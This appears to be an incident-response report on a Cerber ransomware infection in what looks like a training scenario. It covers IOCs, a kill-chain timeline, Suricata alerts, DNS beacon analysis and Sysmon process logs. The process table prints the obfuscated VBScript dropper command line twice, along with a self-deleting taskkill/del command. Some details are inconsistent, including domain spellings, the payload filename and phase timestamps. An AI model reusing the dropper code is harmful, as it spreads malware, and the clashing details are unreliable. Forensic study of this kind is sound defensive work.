

Incident IOC Summary

IOC	Value
Infected Host	we8105desk
Victim User	bob.smith.WAYNECORPINC
Infected IP	192.168.250.100
File Server	we9041srv / 192.168.250.20
USB Device Label	MIRANDA_PRI
Initial Vector	USB drop - Miranda_Tate_unveiled.dotm (malicious macro)
Dropper	121214.tmp via VBScript 20429.vbs (wscript.exe PPID 3968)
C2 Download Domain	solidaritedeproximity.org
Cryptor Payload	mhr.jpg (steganography - cryptor hidden inside JPEG)
Ransom Payment FQDN	cerberhhyed5frqa.xmfir0.win (Tor-based)
Ransomware Family	Cerber v2 (ETPRO sig 2816763)
C2 External IP Range	85.93.0.0/8 (Tor relay network)
Attack Start	2016-08-24 16:42 UTC (USB inserted)
Encryption Complete	2016-08-24 18:27 UTC (remote server confirmed)
Total Attack Duration	1 hour 45 minutes

TXT Files Encrypted on Victim Machine

406

files encrypted on we8105desk

PDF Files Encrypted on File Server

257

files encrypted on we9041srv

Total IDS Alerts Triggered

53,592

Suricata alerts across all signatures

Full Attack Kill Chain Timeline

This timeline reconstructs the full Cerber ransomware attack chain from initial USB insertion through to remote file server encryption. The sequence was confirmed across four independent log sources: WinRegistry, Sysmon, Suricata, and stream:dns.

Note on phase ordering: Phase 3 (VBScript execution at 17:15) appears after Phase 4 (C2 DNS at 16:48). This is forensically correct. The macro at 16:43 immediately wrote 20429.vbs to disk and triggered the DNS resolution to solidaritedeproximate.org. The VBScript itself executed later at 17:15 to launch the ransom note dropper. The Sysmon EventID 1 timestamp reflects when wscript.exe executed the .vbs file, not when the file was created. This distinction is critical for accurate timeline reconstruction.

Steganography: Phase 5 (mhtr.jpg) is confirmed via stream:http at 16:48, between the C2 DNS beacon and the first Suricata alert. The Cerber cryptor binary was concealed inside a JPEG image, bypassing all file-type inspection controls at the network perimeter.]]>


Full Attack Kill Chain Timeline

Timestamp	Attack Phase	Log Source	Source IP	Dest IP
2016-08-24 16:42:17 UTC	1 - USB Drive Inserted	WinRegistry	we8105desk	N/A
2016-08-24 16:43:27 UTC	2 - Malicious Macro Executed	XmlWinEventLog:Microsoft-Windows-Sysmon/Operational	we8105desk	N/A
2016-08-24 16:48:12 UTC	4 - C2 DNS Beacon	stream:dns	192.168.250.100	192.168.250.20
2016-08-24 16:48:13 UTC	5 - Payload Download mhtr.jpg	stream:http	192.168.250.100	37.187.37.150
2016-08-24 16:48:14 UTC	5 - Payload Download mhtr.jpg	stream:http	192.168.250.100	92.222.104.182
2016-08-24 16:49:24 UTC	6 - IDS Alert Cerber Detected	suricata	192.168.250.100	85.93.0.0
2016-08-24 17:05:21 UTC	7 - Local File Encryption Started	XmlWinEventLog:Microsoft-Windows-Sysmon/Operational	we8105desk	N/A
2016-08-24 17:15:12 UTC	6 - IDS Alert Cerber Detected	suricata	192.168.250.100	192.168.250.20
2016-08-24 17:15:12 UTC	10 - Ransom Payment C2 Contact	stream:dns	192.168.250.100	192.168.250.20
2016-08-24 17:15:12 UTC	3 - VBScript and Payload Drop	XmlWinEventLog:Microsoft-Windows-Sysmon/Operational	we8105desk	N/A
2016-08-24 18:27:24 UTC	9 - Remote Server Encryption	WinEventLog:Security	192.168.250.100	N/A
2016-08-24 18:27:38 UTC	8 - Lateral Movement to File Server	stream:smb	192.168.250.100	192.168.250.20

Event Volume per Attack Phase

Phases 8 and 9 dominate the count because SMB file access generates one event per file accessed on the remote server, and Cerber encrypted hundreds of files sequentially over the network share. Phase 6 generates high volume because Cerber conducts continuous UDP-based check-ins across the entire 85.93.0.0/8 Tor relay subnet, producing thousands of individual Suricata alerts against sequential IP addresses. Phases 1 through 5 are intentionally low volume. A single USB insertion, document open, DNS query, and HTTP download are all that is needed to establish the foothold. This low-noise initial stage is precisely why endpoint detection tools failed to alert before encryption began.]]>

Event Volume per Attack Phase



Network Activity Over Time - 5 Minute Buckets


Three distinct network phases are visible in this chart.

The first spike at 16:48 UTC is the C2 beacon to solidaritedeproximity.org and the immediate download of mhtr.jpg. HTTP activity is barely visible, consistent with a single file download completing in under two seconds.

The sustained spike starting at 17:15 UTC is the Suricata alert storm generated by Cerber's UDP-based C2 sweeping across the 85.93.x.x subnet. This pattern is a known Cerber v2 behavioral indicator and should be added to the SIEM ruleset as a high-confidence ransomware signature.

DNS traffic remains elevated throughout the entire session due to NetBIOS-encoded C2 queries being broadcast to 192.168.250.255 at regular intervals during the full encryption phase.]]>

Network Activity Over Time - 5 Minute Buckets



Suricata IDS Alerts - Full Signature Breakdown

Nine distinct Suricata signatures fired during this incident. The three most operationally significant are highlighted below.

Sig 2816763 (ETPRO TROJAN Ransomware/Cerber Checkin 2) fired against external IP 85.93.0.0, a confirmed Tor relay node. This is the primary C2 check-in confirmation. The low hit count of 1 does not mean limited C2 activity. Cerber distributes its check-ins across hundreds of sequential IPs in the 85.93.x.x range, each generating a separate unlabeled UDP event in the raw Suricata output.

Sig 2820156 (ETPRO TROJAN Ransomware/Cerber Onion Domain Lookup) fired from the infected host toward the internal DNS server at 192.168.250.20. This confirms the ransomware successfully resolved the .onion payment address, which means local encryption was already complete when this fired.

Sig 2523162 (ET TOR Known Tor Relay) fired inbound from 85.93.16.47, confirming that bidirectional Tor communication was successfully established. The SURICATA DNS malformed request signature with 705 hits is reverse DNS activity from the file server and is not related to the attack.]]>

Suricata IDS Alerts - Full Signature Breakdown

Signature	Sig ID	Source IP	Dest IP	Risk	Hit Count
SURICATA DNS malformed request data	2240002	192.168.250.20	192.168.250.100	INFO	705
ET SCAN Behavioral Unusual Port 445 traffic, Potential Scan or Infection	2001569	192.168.2.50	192.168.250.100	MEDIUM	3
ET TOR Known Tor Relay/Router (Not Exit) Node Traffic group 582	2523162	85.93.16.47	192.168.250.100	HIGH	2
ETPRO TROJAN Ransomware/Cerber Onion Domain Lookup	2820156	192.168.250.100	192.168.250.20	CRITICAL	2
ET POLICY Possible External IP Lookup ipinfo.io	2020716	192.168.250.100	54.148.194.58	MEDIUM	1
ETPRO TROJAN Ransomware/Cerber Checkin 2	2816763	192.168.250.100	85.93.0.0	CRITICAL	1
ETPRO TROJAN Ransomware/Cerber Checkin Error ICMP Response	2816764	85.93.4.54	192.168.250.100	CRITICAL	1
ETPRO TROJAN Ransomware/Cerber Checkin Error ICMP Response	2816764	85.93.43.236	192.168.250.100	CRITICAL	1
SURICATA DNS Unsolicited response	2240001	192.168.250.20	192.168.250.100	INFO	1

Suspicious DNS Queries - C2 Beaconsing Analysis

All standard Microsoft, Windows update, and internal domain traffic has been filtered out to isolate only anomalous DNS activity originating from the infected host. A Risk Score column has been added to help prioritize findings at a glance.

The uppercase encoded strings like FHFAEBEECACACACACACACACACACAAA are NetBIOS name service queries that Cerber uses as a side-channel C2 mechanism. The ransomware encodes victim machine identifiers, encryption status, and configuration data into DNS hostnames, then broadcasts them to 192.168.250.255 (the subnet broadcast address). This blends perfectly into normal Windows NetBIOS traffic and is extremely difficult to detect with signature-based tools. The 228 query count for the primary encoded hostname confirms this mechanism ran continuously throughout the full encryption session from 16:34 to 18:10 UTC.

solidaritedeproximate.org was resolved at 16:48 UTC and served as both the payload download source and the initial C2 registration point. This domain should be blocked immediately and added to the threat intelligence feed.

cerberhhyed5frqa.xmfir0.win is the Tor-proxied ransom payment portal. Its resolution at 17:15 UTC precisely marks the moment Cerber completed local encryption and displayed the ransom demand to the victim.]]>

Suspicious DNS Queries - C2 Beaconsing Analysis

Queried Domain	DNS Server	Query Count	First Seen	Last Seen	Classification	Risk Score
FHFAEBEECACACACACACACACACAAA	192.168.250.255	228	2016-08-24 16:34:22 UTC	2016-08-24 18:10:44 UTC	CERBER NETBIOS C2 ENCODED	8 - HIGH
EJFDEBFEEBFACACACACACACACAAA	192.168.250.255	24	2016-08-24 17:37:46 UTC	2016-08-24 17:58:11 UTC	CERBER NETBIOS C2 ENCODED	8 - HIGH
FHEFDJDADEDBFDFCFGACACACACACA	192.168.250.255	20	2016-08-24 16:30:36 UTC	2016-08-24 18:18:37 UTC	CERBER NETBIOS C2 ENCODED	8 - HIGH
FHEFDJDADEDBFDFCFGACACACACAAA	192.168.250.255	18	2016-08-24 16:30:36 UTC	2016-08-24 18:18:37 UTC	CERBER NETBIOS C2 ENCODED	8 - HIGH
FHEBFJEOEFEDEPFCAEJEODCACACABL	192.168.250.255	2	2016-08-24 16:49:52 UTC	2016-08-24 16:49:52 UTC	CERBER NETBIOS C2 ENCODED	8 - HIGH
cerberhhyed5frqa.xmfir0.win	192.168.250.20	1	2016-08-24 17:15:12 UTC	2016-08-24 17:15:12 UTC	RANSOM PAYMENT FQDN	10 - CRITICAL
ipinfo.io	192.168.250.20	1	2016-08-24 16:49:24 UTC	2016-08-24 16:49:24 UTC	IP GEOLOCATION RECON	5 - MEDIUM
solidaritedeproximate.org	192.168.250.20	1	2016-08-24 16:48:12 UTC	2016-08-24 16:48:12 UTC	C2 PAYLOAD DOMAIN	10 - CRITICAL

Process Execution Chain - Sysmon EventID 1

Sysmon EventID 1 captures every process creation event with full parent-child relationships, making it the most reliable source for reconstructing execution chains on Windows endpoints.

16:43:12 UTC - Explorer.exe (PID 3496) launched WINWORD.EXE (PID 3756) opening Miranda_Tate_unveiled.dotm from D:\ (the USB device).

16:43:21 UTC - WINWORD.EXE (PID 3884) spawned cmd.exe with a heavily obfuscated command line using mixed case, arithmetic operations, and XOR-encoded strings to evade static analysis. This wrote 20429.vbs to AppData\Roaming\.

16:43:21 UTC - cmd.exe spawned wscript.exe (PID 3968) to execute 20429.vbs.

16:48:21 UTC - wscript.exe (PID 3968) launched cmd.exe (PID 1476) which executed 121214.tmp (PID 2948), the Cerber cryptor binary.

16:48:41 UTC - 121214.tmp self-deleted using a taskkill and ping timing trick to avoid leaving the binary on disk after execution.

17:15:12 UTC - Cerber persistence module osk.exe launched wscript.exe to play the ransom audio file and display the DECRYPT MY FILES ransom note, confirming full encryption was complete.]]>

Process Execution Chain - Sysmon EventID 1

Process Execution Chain - Sysmon EventID 1 (Columns 1-4 of 7)

#	Timestamp	Process	Command Line	Parent Process
1	2016-08-24 16:06:03 UTC	C:\Windows\System32\cscrip.exe	cscrip.exe /nologo C:\Windows\TEMP\E5548D7D-7D5D-4693-A892-94129A925C26.vbs	C:\Program Files (x86)\Common Files\Acronis\Infrastructure\mms_mini.exe
2	2016-08-24 16:06:03 UTC	C:\Windows\System32\cscrip.exe	cscrip.exe /nologo C:\Windows\TEMP\A1985133-B0BB-4771-9B34-54C1DC493370.vbs	C:\Program Files (x86)\Common Files\Acronis\Infrastructure\mms_mini.exe
3	2016-08-24 16:06:03 UTC	C:\Windows\System32\cscrip.exe	cscrip.exe /nologo C:\Windows\TEMP\5F336C48-BD3F-46AF-8FB1-E076BA7329CB.vbs	C:\Program Files (x86)\Common Files\Acronis\Infrastructure\mms_mini.exe
4	2016-08-24 16:43:12 UTC	C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE	"C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE" /n /f "D:\Miranda_Tate_unveiled.dotm"	C:\Windows\explorer.exe

Process Execution Chain - Sysmon EventID 1 (Columns 5-7 of 7)

#	Parent Command	PID	PPID
1	"C:\Program Files (x86)\Common Files\Acronis\Infrastructure\mms_mini.exe"	2788	1692
2	"C:\Program Files (x86)\Common Files\Acronis\Infrastructure\mms_mini.exe"	2744	1692
3	"C:\Program Files (x86)\Common Files\Acronis\Infrastructure\mms_mini.exe"	2624	1692
4	C:\Windows\Explorer.EXE	3756	3496

Process Execution Chain - Sysmon EventID 1 (Columns 1-4 of 7)

#	Timestamp	Process	Command Line	Parent Process
5	2016-08-24 16:43:21 UTC	C:\Windows\SysWOW64\lscrip.exe	"C:\Windows\System32\WScript.exe" "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\20429.vbs"	C:\Windows\SysWOW64\cmd.exe

Process Execution Chain - Sysmon EventID 1 (Columns 5-7 of 7)

#	Parent Command	PID	PPID
5	cmd.exe /V /C set "GSI=%APPDATA%%RANDOM%.vbs" && (for %i in ("Dim RWRL" "FuNctioN GNbiPp(Pi5SZ1)" "EYnt=45" "GNbiPp=AsC(Pi5SZ1)" "Xn1=52" "eNd fuNctioN" "Sub OjrYyD9()" "JONepq=56" "Dim UJv,G4coQ" "LT=23" "dO WHILE UJv<<>3016-3015" "G4coQ=G4coQ+1" "WSCRiPt.sLEeP(11)" "LoOP" "UsZK0=85" "ENd suB" "fuNctioN J7(BLi4A3)" "K5AU=29" "J7=cHR(BLi4A3)" "XBNutM9=36" "eNd fuNctioN" "Sub MA(QrG)" "WCzRz=9" "Dim Jw" "Q7=34" "Jw=TiMeR+QrG" "Do While tIMEr<<Jw" "WSCRiPt.sleEP(6)" "LOOp" "EXdkRkH=78" "enD sUB" "fUnCTioN M1p67JL(BwqIM7,Qa)" "Yi=80" "dlM KH,ChnFY,RX,Pg,C6YT(8)" "Cm=7" "C6YT(1)=107" "Rzf=58" "C6YT(5)=115" "BSKoW=10" "C6YT(4)=56" "Cwd6=35" "C6YT(7)=110" "AQ=98" "C6YT(6)=100" "Y6Cm1l=82" "C6YT(2)=103" "JH3F2l=74" "C6YT(8)=119" "JRvsG2s=76" "C6YT(3)=53" "Yh=31" "C6YT(0)=115" "GuvD=47" "Tbv1=67" "SeT KH=cReATeObject(A9y("3C3A1D301F2D063708772930033C3C201C2D0A34203B053C0C2D", "Yo"))" "V2JR=73" "Set ChnFY=KH.GETfile(BwqIM7)" "RGeJ=68" "SeT Pg=ChnFY.opEnASTExTstReAM(6806-6805,7273-7273)" "CtxOk=82" "seT RX=KH.cREateteXtFile(Qa,6566-6565,2508-2508)" "XPL9af=76" "Do uNtil Pg.aTEnDOfStReam" "RX.wRiE J7(OyVNo(GNbiPp(Pg.rEAD(6633-6632)),C6YT(0)))" "LooP" "lQz=49" "RX.cloSe" "CBR1gC7=51" "Pg.cLOSE" "PmG=64" "eNd fuNctioN" "FUNctioN Ql9zEF()" "IBL2=16" "Ql9zEF=secoND(Time)" "MUTkPNJ=41" "End FUNcTiOn" "FUNcTioN A9y(Am,T1GCbB)" "CWCH9=82" "Dim V3sl0m,F4ra,AxFE" "RLlp8R=89" "For V3sl0m=1 To (lEn(Am)/2)" "F4ra=(J7((8270-8232)) & J7((5328/74))&(miD(Am,(V3sl0m+V3sl0m)-1,2)))" "AxFE=(GNbiPp(miD(T1GCbB),(V3sl0m MOd Len(T1GCbB))+1,1)))" "A9y=A9y+J7(OyVNo(F4ra,AxFE))" "NeXT" "DxZ40=89" "enD fuNction" "Sub AylniN()" "N6nzb=92" "Dim GWJCK,Q3y,GKasG0" "FDu=47" "GWJCK=93961822" "UZ=32" "FoR Q3y=1 To GWJCK" "GKasG0=GKasG0+1" "neXt" "B1jq2Hk=63" "If GKasG0=GWJCK tHen" "KXso=18" "MA((-176+446))" "IP4=48" "Yq(A9y("0B3B1D44626E7E1020055D3C20230A3B0C503D31230C3700593135344D201B53772C39173D475E2826","QcOi4XA"))" "YTsWy=31" "elSe" "DO5gpmA=84" "A8=86" "EnD iF" "XyUP=64" "eND SuB" "sUB GKfD3aY(FaddNPJ)" "SDU0BLq=57" "DiM UPHqZ,KbcT" "DxejPK=88" "KbcT="Drm4AW"" "GROlc7=82" "sET UPHqZ=CREAteOBjEcT(A9y("332A7B05156A211A46243629",KbcT))" "Gs0g=3" "UPHqZ.OpEn" "TF1=68" "UPHqZ.tyPE=6867-6866" "RDjmY=24" "UPHqZ.wrITe FaddNPJ" "WiFgvS=78" "UPHqZ.SaVeTOfile RWRL,8725-8723" "AF=4" "UPHqZ.cloSe" "JC7sf2=1" "Cke4e" "JM=88" "ENd suB" "fuNctioN Yq(PDqi1)" "IO=22" "DiM YTWwO,BAU7Cz,Uv,JiYwVG,IK" "GJDnbE=32" "On ErrOR reSumE NeXT" "B7bT=1" "Uv="Tk"" "ELw=73" "sEt YTWwO=CREAteOBjeCT(A9y("3C07082602241F7A383C0E3807",Uv))" "K4=62" "GAiF" "IS1cj=19" "Set Dzc0=YTWwO.eNVirONMEnt(A9y("013B183400023A",EQiWw))" "D9S=38" "RWRL=Dzc0(A9y("14630811720C14","XU3"))&J7((8002-7910))&Ql9zEF & Ql9zEF" "AtCQ	3968	3884

Process Execution Chain - Sysmon EventID 1 (Columns 1-4 of 7)

#	Timestamp	Process	Command Line	Parent Process
6	2016-08-24 16:43:21 UTC	C:\Windows\SysWOW64\cmd.exe	cmd.exe /V /C set "GSI=%APPDATA%\%RANDOM%.vbs" && (for %i in ("DIm RWRL" "FuNctioN GNbiPp(Pt5SZ1)" "EYnt=45" "GNbiPp=AsC(Pt5SZ1)" "Xn1=52" "eNd fuNctioN" "Sub OjrYyD9()") "J0Nepq=56" "Dim UJv,G4coQ" "LT=23" "dO WhiLE UJv<>3016-3015" "G4coQ=G4coQ+1" "WSCRIPt.sLEeP(11)" "LoOP" "UsZK0=85" "ENd suB" "fuNctioN J7(BLI4A3)" "K5AU=29" "J7=cHR(BLI4A3)" "XBNutM9=36" "eNd fuNctioN" "Sub MA(QrG)" "WXCzRz=9" "Dim Jw" "Qt7=34" "Jw=TiMeR+QrG" "Do WhiLE tiMeR<>Jw" "WSCRIPt.sLEeP(6)" "LOOp" "EXdkRkH=78" "enD sUB" "fUnctioN M1p67JL(BwqIM7,Qa)" "Yi=80" "dIM KH,ChnFY,RX,Pg,C6YT(8)" "Cm=7" "C6YT(1)=107" "Rzf=58" "C6YT(5)=115" "BSKoW=10" "C6YT(4)=56" "Cwd6=35" "C6YT(7)=110" "AQ=98" "C6YT(6)=100" "Y6Cm1=82" "C6YT(2)=103" "JH3F2i=74" "C6YT(8)=119" "JRvsG2s=76" "C6YT(3)=53" "Yh=31" "C6YT(0)=115" "GuvD=47" "Tbv1=67" "SeT KH=cReAtEObjeCt(A9y("3C3A1D301F2D063708772930033C3C201C2D0A34203B053C0C2D", "Yo"))" "V2JR=73" "Set ChnFY=KH.GETfilE(BwqIM7)" "RGeJ=68" "SeT Pg=ChnFY.opEnASTExTstReAM(6806-6805,7273-7273)" "CtxOk=82" "seT RX=KH.cREateXtFile(Qa,6566-6565,2508-2508)" "XPL9af=76" "Do uNtil Pg.aTEnDoFStReam" "RX.wRitE J7(OyVNo(GNbiPp(Pg.rEAD(6633-6632)),C6YT(0)))" "LooP" "IQz=49" "RX.cloSe" "CBR1gC7=51" "Pg.cLOSE" "PmG=64" "eNd fuNctioN" "FUNCTION QI9zEF()" "IBL2=16" "QI9zEF=secoND(Time)" "MUTkPNJ=41" "End FUNcTiOn" "FUncTion A9y(Am,T1GCbB)" "CWCH9r=82" "Dim V3sl0m,F4ra,AxFE" "RLlp8R=89" "For V3sl0m=1 To (lEn(Am)/2)" "F4ra=((J7((8270-8232)) & J7((5328/74))&(miD(Am,(V3sl0m+V3sl0m)-1,2)))" "AxFE=(GNbiPp(miD(T1GCbB,((V3sl0m MOd Len(T1GCbB))+1),1)))" "A9y=A9y+J7(OyVNo(F4ra,AxFE))" "NeXT" "DxZ40=89" "enD fUnctioN" "Sub AylniN()" "N6nzb=92" "DIm GWJcK,Q3y,GKasG0" "FDu=47" "GWJcK=93961822" "UZ=32" "FoR Q3y=1 To GWJcK" "GKasG0=GKasG0+1" "neXt" "B1jq2Hk=63" "If GKasG0=GWJcK tHen" "KXso=18" "MA((-176+446))" "IP4=48" "Yq(A9y("0B3B1D44626E7E1020055D3C20230A3B0C503D31230C3700593135344D201B53772C39173D475E2826","QcOi4XA"))" "YTsWy=31" "elSe" "DO5gpmA=84" "A8=86" "EnD iF" "XyUP=64" "eNd SuB" "sUB GKfD3aY(FaddNPJ)" "SDU0BLq=57" "DiM UPhqZ,KbcT" "DxejPK=88" "KbcT="Drn4AW"" "GROlc7=82" "sET UPhqZ=CREAteOBJecT(A9y("332A7B05156A211A46243629",KbcT))" "Gs0g=3" "UPhqZ.OpEn" "TF1=68" "UPhqZ.tyPE=6867-6866" "RDjmY=24" "UPhqZ.wriTe FaddNPJ" "WiFgvS=78" "UPhqZ.SaVeTOffle RWRL,8725-8723" "AF=4" "UPhqZ.closE" "JC7sf2=1" "Cke4e" "JM=88" "EnD suB" "fuNctioN Yq(PDqi1)" "I0=22" "DiM YTwwO,BAU7Cz,Uv,JIYwVG,IK" "GJDnbE=32" "On ErrOR reSumE NeXT" "B7bT=1" "Uv="Tk"" "ELw=73" "sEt YTwwO=CREAteObjeCt(A9y("3C07082602241F7A383C0E3807",Uv))" "K4=62" "GAiF" "IS1cj=19" "Set Dzc0=YTwwO.enVIRONment(A9y("013B183400023A","EQiWw"))" "D9S=38" "RWRL=Dzc0(A9y("14630811720C14","XU3"))&J7((8002-7910))&QI9zEF &QI9zEF" "AtCQ	C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE

Process Execution Chain - Sysmon EventID 1 (Columns 5-7 of 7)

#	Parent Command	PID	PPID
6	"C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE" /n /f "D:\Miranda_Tate_unveiled.dotm"	3884	3756

Process Execution Chain - Sysmon EventID 1 (Columns 1-4 of 7)

#	Timestamp	Process	Command Line	Parent Process
7	2016-08-24 16:48:21 UTC	C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp	"C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp"	C:\Windows\SysWOW64\cmd.exe
8	2016-08-24 16:48:21 UTC	C:\Windows\SysWOW64\cmd.exe	"C:\Windows\System32\cmd.exe" /C START " " "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp"	C:\Windows\SysWOW64\wscript.exe
9	2016-08-24 16:48:29 UTC	C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp	"C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp"	C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp
10	2016-08-24 16:48:41 UTC	C:\Windows\SysWOW64\taskkill.exe	taskkill /f /im "121214.tmp"	C:\Windows\SysWOW64\cmd.exe
11	2016-08-24 16:48:41 UTC	C:\Windows\SysWOW64\cmd.exe	/d /c taskkill /f /im "121214.tmp" > NUL & ping -n 1 127.0.0.1 > NUL & del "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp" > NUL	C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp
12	2016-08-24 17:15:12 UTC	C:\Windows\System32\wscript.exe	"C:\Windows\System32\WScript.exe" "C:\Users\bob.smith.WAYNECORPINC\Desktop\#DECRYPT MY FILES #.vbs"	C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35ACA89F-933F-6A5D-2776-A3589FB99832}\osk.exe

Process Execution Chain - Sysmon EventID 1 (Columns 5-7 of 7)

#	Parent Command	PID	PPID
7	"C:\Windows\System32\cmd.exe" /C START " " "C:\Users\bob.smith.WAYNECORPINC\ AppData\Roaming\121214.tmp"	2948	1476
8	"C:\Windows\System32\WScript.exe" "C:\ Users\bob.smith.WAYNECORPINC\AppData\ Roaming\20429.vbs"	1476	3968
9	"C:\Users\bob.smith.WAYNECORPINC\AppData\ Roaming\121214.tmp"	3828	2948
10	/d /c taskkill /t /f /im "121214.tmp" > NUL &ping -n 1 127.0.0.1 > NUL &del "C:\Users\bob.smith. WAYNECORPINC\AppData\Roaming\121214.tmp" > NUL	1684	1280
11	"C:\Users\bob.smith.WAYNECORPINC\AppData\ Roaming\121214.tmp"	1280	3828
12	"C:\Users\bob.smith.WAYNECORPINC\AppData\ Roaming\{35ACA89F-933F-6A5D-2776- A3589FB99832}\osk.exe"	4324	3588

Sample TXT Files Encrypted - Bob Local Machine we8105desk

Sysmon EventID 2 records file creation time modification events. Cerber alters file metadata timestamps when it replaces plaintext content with encrypted ciphertext, which gives us a precise per-file timestamp of when each file was encrypted.

All files shown are located within Bob Smith's personal Windows profile directory tree, confirming that Cerber targeted user-accessible data rather than system files. This is consistent with ransomware designed to maximize business disruption while keeping the operating system functional enough to display the ransom demand to the victim.]]>

Sample TXT Files Encrypted - Bob Local Machine we8105desk

Timestamp	Encrypted File Path
2016-08-24 17:04:31 UTC	C:\Users\bob.smith.WAYNECORPINC\Desktop\BootCamp5for7\BootCamp\Drivers\NVidia\NVidiaGraphics64\Display.Driver_license.txt
2016-08-24 17:04:31 UTC	C:\Users\bob.smith.WAYNECORPINC\Desktop\BootCamp5for7\BootCamp\Drivers\NVidia\NVidiaGraphics64_EULA.txt
2016-08-24 17:04:31 UTC	C:\Users\bob.smith.WAYNECORPINC\Desktop\BootCamp5for7\BootCamp\Drivers\NVidia\NVidiaGraphics64_license.txt
2016-08-24 17:04:32 UTC	C:\Users\bob.smith.WAYNECORPINC\Desktop\BootCamp5for7\WinPEDriver\$AppleBluetoothBroadcom64_JapaneseLicense.txt
2016-08-24 17:04:32 UTC	C:\Users\bob.smith.WAYNECORPINC\Desktop\BootCamp5for7\WinPEDriver\$AppleBluetoothBroadcom64_DutchLicense.txt
2016-08-24 17:04:32 UTC	C:\Users\bob.smith.WAYNECORPINC\Desktop\BootCamp5for7\WinPEDriver\$AppleBluetoothBroadcom64_EnglishLicense.txt
2016-08-24 17:04:32 UTC	C:\Users\bob.smith.WAYNECORPINC\Desktop\BootCamp5for7\WinPEDriver\$AppleBluetoothBroadcom64_FrenchLicense.txt
2016-08-24 17:04:32 UTC	C:\Users\bob.smith.WAYNECORPINC\Desktop\BootCamp5for7\WinPEDriver\$AppleBluetoothBroadcom64_DanishLicense.txt
